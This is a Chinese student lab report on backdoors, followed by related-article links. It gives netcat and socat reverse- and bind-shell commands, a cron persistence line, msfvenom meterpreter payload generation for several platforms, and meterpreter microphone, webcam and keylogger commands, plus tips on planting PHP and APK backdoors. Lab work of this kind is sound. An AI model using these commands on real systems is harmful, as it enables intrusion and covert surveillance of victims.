
2018-2019-2 《网络对抗技术》Exp2 后门原理与实践
2018-2019-2 《网络对抗技术》Exp2 后门原理与实践
1. 后门原理与实践实验说明及预备知识
一、实验说明
任务一:使用netcat获取主机操作Shell,cron启动 (0.5分)
任务二:使用socat获取主机操作Shell, 任务计划启动 (0.5分)
任务三:使用MSF meterpreter(或其他软件)生成可执行文件,利用ncat或socat传送到主机并运行获取主机Shell(0.5分)
任务四:使用MSF meterpreter(或其他软件)生成获取目标主机音频、摄像头、击键记录等内容,并尝试提权 (2分)
二、常用后门工具
任务一:Windows获得Linux Shell
1、在Windows下使用ipconfig查看本机IP:


2、使用ncat.exe程序监听本机的5316端口:
3、在Kali环境下,使用nc指令的-e选项反向连接Windows主机的5316端口:

4、成功获得Kali的shell,如下图所示:
任务二:Linux获得Windows Shell
1、在Kali环境中使用ifconfig查看IP:
2、使用nc指令监听5316端口:

3、在Windows下,使用ncat.exe程序的-e选项项反向连接Kali主机的5316端口:


4、Kali下可以看到Windows的命令提示,可以输入Windows命令:
任务三:使用nc传输数据
1、Windows下监听5316端口:
2、Kali下连接到Windows的5316端口:
3、建立连接之后,就可以传输数据了:

三、Meterpreter
任务一:使用netcat获取主机操作Shell,cron启动

1、在Windows系统下,监听5316端口:

2、用crontab -e指令编辑一条定时任务
3、在最后一行添加1 * * * * /bin/netcat 192.168.1.127 5316 -e /bin/sh,意思是在每个小时的第45分钟反向连接Windows主机的5316端口:
4、当时间到了18点01时,此时已经获得了Kali的shell,可以输入指令:
任务二:使用socat获取主机操作Shell, 任务计划启动
预备知识:
socat是ncat的增强版,它使用的格式是socat [options]
socat的基本功能就是建立两个双向的字节流,数据就在其间传输,参数address就是代表了其中的一个方向。所谓流,代表了数据的流向,而数据则可以有许多不同的类型,命令中也就相应需要许多选项对各种不同的类型数据流进行限定与说明。
实践过程:

1、在win10系统下,右击屏幕左下角windows图标,选择“计算机管理”。
在任务计划程序创建任务,填写任务名称,并新建一个触发器。
2、在操作->程序或脚本中选择你的socat.exe文件的路径,在添加参数一栏填写tcp-listen:5316 exec:cmd.exe,pty,stderr,这个命令的作用是把cmd.exe绑定到端口5316,同时把cmd.exe的stderr重定向到stdout上:

3、创建完成之后,按Windows+L快捷键锁定计算机,再次打开时,可以发现之前创建的任务已经开始运行:

4、此时,在Kali环境下输入指令socat - tcp:192.168.1.127:5316,这里的第一个参数-代表标准的输入输出,第二个流连接到Windows主机的5316端口,此时可以发现已经成功获得了一个cmd shell:
任务三:使用MSF meterpreter生成可执行文件,利用ncat或socat传送到主机并运行获取主机Shell
1、输入指令
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.148 LPORT=5316 -f exe > 20155316_backdoor.exe
生成后门程序:

2、通过nc指令将生成的后门程序传送到Windows主机上:

3、在Kali上使用msfconsole指令进入msf控制台,使用监听模块,设置payload,设置反弹回连的IP和端口:
4、设置完成后,执行监听:
5、运行Windows下的后门程序:
6、此时Kali上已经获得了Windows主机的连接,并且得到了远程控制的shell:

任务四:使用MSF meterpreter生成获取目标主机音频、摄像头、击键记录等内容
1、使用record_mic指令可以截获一段音频:

2、使用webcam_snap指令可以使用摄像头进行拍照:

3、使用screenshot指令可以进行截屏:

4、使用keyscan_start指令开始记录下击键的过程,使用keyscan_dump指令读取击键的记录:

- 实验中遇到的问题及思考
『问题:Metasploit如何生成各种类型的后门?』
Metasploit可以生成各种格式的后门。除了本次实验生成的exe(Windows下的后门),还有Linux环境下的后门、PHP后门、java后门、Android后门,以及shellcode等等。具体如何生成各种类型的后门呢?
1、 Linux下的后门:操作方法与Windows后门类似,输入msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.1.148 LPORT=5316 x> 20155316_backdoor生成木马。
与windows系统唯一的区别是,在linux下生成的木马需要通过使用命令chmod +x 程序名赋予可执行的权限。
执行时使用./程序名即可。
2、生成Java后门程序:Java程序在windows下和在linux下都可以生效执行。使用msfvenom -p java/meterpreter/reverse_tcp lhost=192.168.1.148 lport=5316 x> 20155316_backdoor.jar生成木马。
3、生成PHP后门程序:使用msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.148 lport=5316 x> 20155316_backdoor.php生成木马。
把生成的木马php文件放到网站上面,当别人访问的时候就会执行。
4、生成Android后门程序:使用msfvenom -p android/meterpreter/reverse_tcp lhost=192.168.1.148 lport=5316 x> 20155316_backdoor.apk生成木马。
此时的木马是apk安装包形式,诱导用户点击此安装包,就会执行。
5、生成shellcode:使用msfvenom -pwindows/meterpreter/reverse_http lhost=192.168.1.148 lport=5316 -f c生成一段shellcode。
将此shellcode写入可执行文件,执行时就会回连攻击机。
2018-2019-2 《网络对抗技术》Exp2 后门原理与实践的更多相关文章
- 2019-2020-2 20175226 王鹏雲 网络对抗技术 Exp2 后门原理与实践
2019-2020-2 20175226 王鹏雲 网络对抗技术 Exp2 后门原理与实践 实验内容 使用netcat获取主机操作Shell,cron启动: 使用socat获取主机操作Shell, 任务 ...
- 20155326刘美岑 《网络对抗》Exp2 后门原理与实践
20155326刘美岑 <网络对抗>Exp2 后门原理与实践 实验内容 (1)使用netcat获取主机操作Shell,cron启动 (2)使用socat获取主机操作Shell, 任务计划启 ...
- 20155320《网络对抗》Exp2 后门原理与实践
20155320<网络对抗>Exp2 后门原理与实践 [实验内容] (3.5分) (1)使用netcat获取主机操作Shell,cron启动 (2)使用socat获取主机操作Shell, ...
- 20155324《网络对抗》Exp2 后门原理与实践
20155324<网络对抗>Exp2 后门原理与实践 20155324<网络对抗>Exp2 后门原理与实践 常用后门工具实践 Windows获得Linux Shell 在Win ...
- 20155208徐子涵《网络对抗》Exp2 后门原理与实践
20155208徐子涵<网络对抗>Exp2 后门原理与实践 基础问题回答 (1)例举你能想到的一个后门进入到你系统中的可能方式? 答:当我们在非官方网站上下载软件时,后门极有可能会进入我们 ...
- 20145236《网络对抗》Exp2 后门原理与实践
20145236<网络对抗>Exp2 后门原理与实践 目录: 一.基础问题回答 二.常用后门工具实践 2.1 Windows获得Linux Shell 2.2 Linux获得Windows ...
- 20155202 张旭《网络对抗》Exp2 后门原理与实践
20155202 张旭<网络对抗>Exp2 后门原理与实践 基础问题回答 例举你能想到的一个后门进入到你系统中的可能方式? 捆绑在软件中 注入在可执行文件里 注入在office文件的宏里面 ...
- 20155218《网络对抗》Exp2 后门原理与实践
20155218<网络对抗>Exp2 后门原理与实践 常用后门工具实践 1.Windows获得Linux Shell: 在Windows下,先使用ipconfig指令查看本机IP,使用nc ...
- 20155227《网络对抗》Exp2 后门原理与实践
20155227<网络对抗>Exp2 后门原理与实践 基础问题回答 (1)例举你能想到的一个后门进入到你系统中的可能方式? 在非官方网站下载软件时,后门很可能被捆绑在软件中. 攻击者利用欺 ...
- 20155232《网络对抗》Exp2 后门原理与实践
20155232<网络对抗>Exp2 后门原理与实践 问题回答 1.例举你能想到的一个后门进入到你系统中的可能方式? 通过网页上弹出来的软件自动安装 2.例举你知道的后门如何启动起来(wi ...
随机推荐
- Hibernate 的hql查询简介【申明:来源于网络】
Hibernate 的hql查询简介[申明:来源于网络] Hibernate 的hql查询简介:http://blog.csdn.net/leaf_130/article/details/539329 ...
- Python全栈-magedu-2018-笔记1
第一章 - Python 环境搭建 操作系统准备 准备Linux最小系统即可. 如果在虚拟机中克隆,MAC地址会变. 这里使用CentOS 6.5+ Pyenv 安装 安装git yum instal ...
- Robot Framework 1
about Robot, learnt from the following document, perfect document !!!! http://www.virtuousprogrammer ...
- SQL 约束 索引
--约束constraint--not null 非空约束create table demo01(empno number(4),ename varchar2(10) not null,job var ...
- 使用OMS查询Api Management的调用日志
打开Azure portal,找到要操作的Api Management 实例,点击菜单Monitoring/Logs Schema Tab页搜索"diagnostics",选中Lo ...
- OO第一次博客作业--第一单元总结
OO第一单元总结 面向对象设计与构造的第一单元,对“面向对象”的概念还根本不理解不熟悉,只觉得需要“分模块”,但不知道怎么分,分多少模块,怎么根据需要的模块的功能建立类.学习的进度又太慢,根本跟不上出 ...
- 【C++】根据二叉树的前序遍历和中序遍历重建二叉树并输出后续遍历
/* 现在有一个问题,已知二叉树的前序遍历和中序遍历: PreOrder:GDAFEMHZ InOrder:ADEFGHMZ 我们如何还原这颗二叉树,并求出他的后序遍历 我们基于一个事实:中序遍历一定 ...
- 用SharedPreference或文件的方式存储数据
一.用SharedPreference存储数据 当程序有少量的数据需要保存,而这些数据的格式比较简单(例如一些配置信息),这个时候就可以使用SharedPreference来进行保存 下面例子将演示向 ...
- 类的命名空间&组合
类的命名空间◆类中的静态变量可以被类调用也可以被对象调用◆对不可变数据类型来说,类变量最好用类名操作 class Person: money = 0 mother = Person() father ...
- 多线程深入:乐观锁与悲观锁以及乐观锁的一种实现方式-CAS(转)
原文:https://www.cnblogs.com/qjjazry/p/6581568.html 首先介绍一些乐观锁与悲观锁: 悲观锁:总是假设最坏的情况,每次去拿数据的时候都认为别人会修改,所以每 ...